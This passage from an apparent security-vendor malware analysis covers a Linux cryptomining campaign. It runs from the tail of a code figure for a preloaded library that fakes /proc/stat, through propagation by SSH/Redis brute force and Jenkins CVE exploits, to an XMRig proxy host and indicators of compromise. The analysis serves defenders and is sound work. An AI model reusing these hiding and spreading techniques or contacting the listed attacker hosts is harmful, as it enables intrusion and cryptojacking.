    fseek (tmp, 0, SEEK_SET);
    return tmp;

}

int
access (const char *path, int amode)
{
```

Figure 16: Function that Returns the Fake proc/stat




Figure 17: *top* Tool Display Before and After the Malicious Library is Preloaded

Propagation

In earlier versions deployed in this campaign, this malware spread through a classic credential brute-force method targeting SSH (port 22) and Redis (port 6379) services. Basically, it scanned every IP address in the network and attempted to establish a session to these services using a long hardcoded list of credentials.

However, around a month ago, the threat actors started targeting systems that run Jenkins by attempting to exploit CVE-2018-1000861 and CVE-2019-1003000.

Figure 18: Propagate via CVE-2019-1003000

Figure 19: Propagate via CVE-2018-1000861

Miner

This campaign uses the open-source XMRig CPU miner. In older versions, a separate configuration file was dropped to the system with all the information included, including the wallet address of the threat actors and the mining pool that they use.

Figure 20: Miner Config from Older Versions

In these latest versions, the configuration is now embedded in the binary. The malware now uses a proxy server *systemten.org:51640*, (most probably running an xmrig-proxy service) for the mining traffic, where the wallet address and mining pool are configured. This means the infected host miners are not required to have the parameters, thereby effectively hiding the details for further investigation. Note that the port may change depending on the variant.

Figure 21: Embedded Miner Configuration with the Mining Pool Proxy

Conclusion

Through constant monitoring, we have observed that this is a very active campaign, often pushing multiple updates in a single day to add more features to their cryptomining scheme.

By utilizing a hook library, it is more complicated for users to manually detect and remove the infection from their systems, giving the threat actors more time to generate profit. We have also observed that they have started to add features to expand their infection by targeting system vulnerabilities, and given the recent rate of development, it's likely that they will be adding more of these in the near future.

As always, FortiGuard Labs will be on the lookout for this campaign.

-= FortiGuard Lion Team =-

Solutions

Fortinet customers are protected by the following solutions:

- The Jenkins exploits are detected by our IPS signature *Jenkins.Script.Plugin.Authenticated.Remote.Command.Execution*

- The traffic to the xmrig-proxy can be blocked using the application control signature *Bitcoin.Cryptocurrency.Miner*
- All malicious samples are detected as Linux/Agent.BQ!tr
- The miner's proxy server is blocked by FortiGuard Web Filtering Service.

IOCs

Files

fbbb28ed10c792b4a29748795cba26f78d28cf13d8b7b042d6de4f3ea1401399
3a6271a90d0f6cc8a2d31d45d931e8401f13f7377932ba07d871dc42f252b9ca
63c7f944bf8b9f4db9a8cf6d47a6d4026bba776478c1315c2888ecff603d73a1
1608899ff3bd9983df375fd836464500f160f6305fcc35cfb64abbe94643c962
f6712249b3c27772daf815d459577c2c88a3aef6b66dfd0986ac9277a8bb35e1
ea682b4aa3885657fe15f76cc3f97322547ca21f347069cd3c78b152a0155781
5eda73b869c22f92c78547995acbba5ff794ea24f5da72af2d653600411d6c97
3f8683fa08a5ae5964f4ee4962465b16c12075480e24a269d151ce1130c77d8c
b383d0fdfa5036ccfa5d9c2b43cbfd814bce8778978873057b86678e5295fc61

URLs

systemten.org
https://pastebin[.]com/raw/Xu86DLj0
https://pastebin[.]com/raw/0DqEa3Gn
https://pastebin[.]com/raw/Ei4z3RQ7
hTTps://pastebin[.]com/raw/XiUrwYe9
https://pastebin[.]com/raw/rPB8eDpu
https://pastebin[.]com/raw/HWBVXK6H

Learn more about FortiGuard Labs and the FortiGuard Security Services portfolio. Sign up for our weekly FortiGuard Threat Brief.

Read about the FortiGuard Security Rating Service, which provides security audits and best practices.
